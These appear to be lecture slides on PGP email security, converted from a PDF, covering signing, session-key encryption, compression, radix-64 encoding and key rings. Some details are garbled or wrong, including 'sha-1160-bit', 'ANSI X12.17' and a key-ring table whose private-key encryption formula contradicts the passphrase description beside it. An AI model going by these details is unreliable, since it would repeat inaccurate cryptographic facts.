


- Widely used de facto secure email
- Developed by Phil Zimmermann
- Selected best available crypto algs to use
- Integrated into a single program
- On Unix, PC, Macintosh and other systems
- Originally free, now also have commercial versions available

PGP Operation – Authentication




1. Sender creates message
2. Make sha-1160-bit hash of message
3. Attached RSA signed hash to message
4. Receiver decrypts & recovers hash code
5. Receiver verifies received message hash



PGP Operation – Confidentiality




- Sender forms 128-bit random session key
- Encrypts message with session key
- Attaches session key encrypted with RSA
- Receiver decrypts & recovers session key
- Session key is used to decrypt message



PGP Operation – Confidentiality & Authentication



- Can use both services on same message
 - Create signature & attach to message
 - Encrypt both message & signature
 - Attach RSA/elgamal enc
 - Rypted session key



(c) Confidentiality and authentication

PGP Operation – Compression




- By default PGP compresses message after signing but before encrypting
 - So can store uncompressed message & signature for later verification
 - & Because compression is non deterministic
- Uses ZIP compression algorithm

PGP Operation – Email Compatibility




- When using PGP will have binary data to send (encrypted message etc)
- However email was designed only for text
- Hence PGP must encode raw binary data into printable ASCII characters
- Uses radix-64 algorithm
 - Maps 3 bytes to 4 printable chars
 - Also appends a CRC
- PGP also segments messages if too big

PGP Operation – Summary



(a) Generic Transmission Diagram (from A)



(b) Generic Reception Diagram (to B)

PGP Session Keys



- Need a session key for each message
- Of varying sizes: 56-bit DES, 128-bit CAST or IDEA, 168-bit triple-des
- Generated using ANSI X12.17 mode
- Uses random inputs taken from previous uses and from keystroke timing of user

PGP Public & Private Keys




- Since many public/private keys may be in use, need to identify which is actually used to encrypt session key in a message
 - Could send full public-key with every message
 - But this is inefficient
- Rather use a key identifier based on key
 - Is least significant 64-bits of the key
 - Will very likely be unique
- Also use key ID in signatures


PGP Message Format



Content



Operation



PGP Key Rings



- Each PGP user has a pair of keyrings:
 - Public-key ring contains all the public-keys of other PGP users known to this user, indexed by key ID
 - Private-key ring contains the public/private key pair(s) for this user, indexed by key ID & encrypted keyed from a hashed passphrase
- Security of private keys thus depends on the pass-phrase security.

PGP Key Rings



Private Key Ring


Timestamp	Key ID*	Public Key	Encrypted Private Key	User ID*
•	•	•	•	•
•	•	•	•	•
•	•	•	•	•
T_i	$PU_i \text{ mod } 2^{64}$	PU_i	$E(H(PU_i), PR_i)$	User i
•	•	•	•	•
•	•	•	•	•
•	•	•	•	•

Public Key Ring

Timestamp	Key ID*	Public Key	Owner Trust	User ID*	Key Legitimacy	Signature(s)	Signature Trust(s)
•	•	•	•	•	•	•	•
•	•	•	•	•	•	•	•
•	•	•	•	•	•	•	•
T_i	$PU_i \text{ mod } 2^{64}$	PU_i	trust_flag_i	User i	trust_flag_i		
•	•	•	•	•	•	•	•
•	•	•	•	•	•	•	•
•	•	•	•	•	•	•	•

* = field used to index table

PGP Message Generation

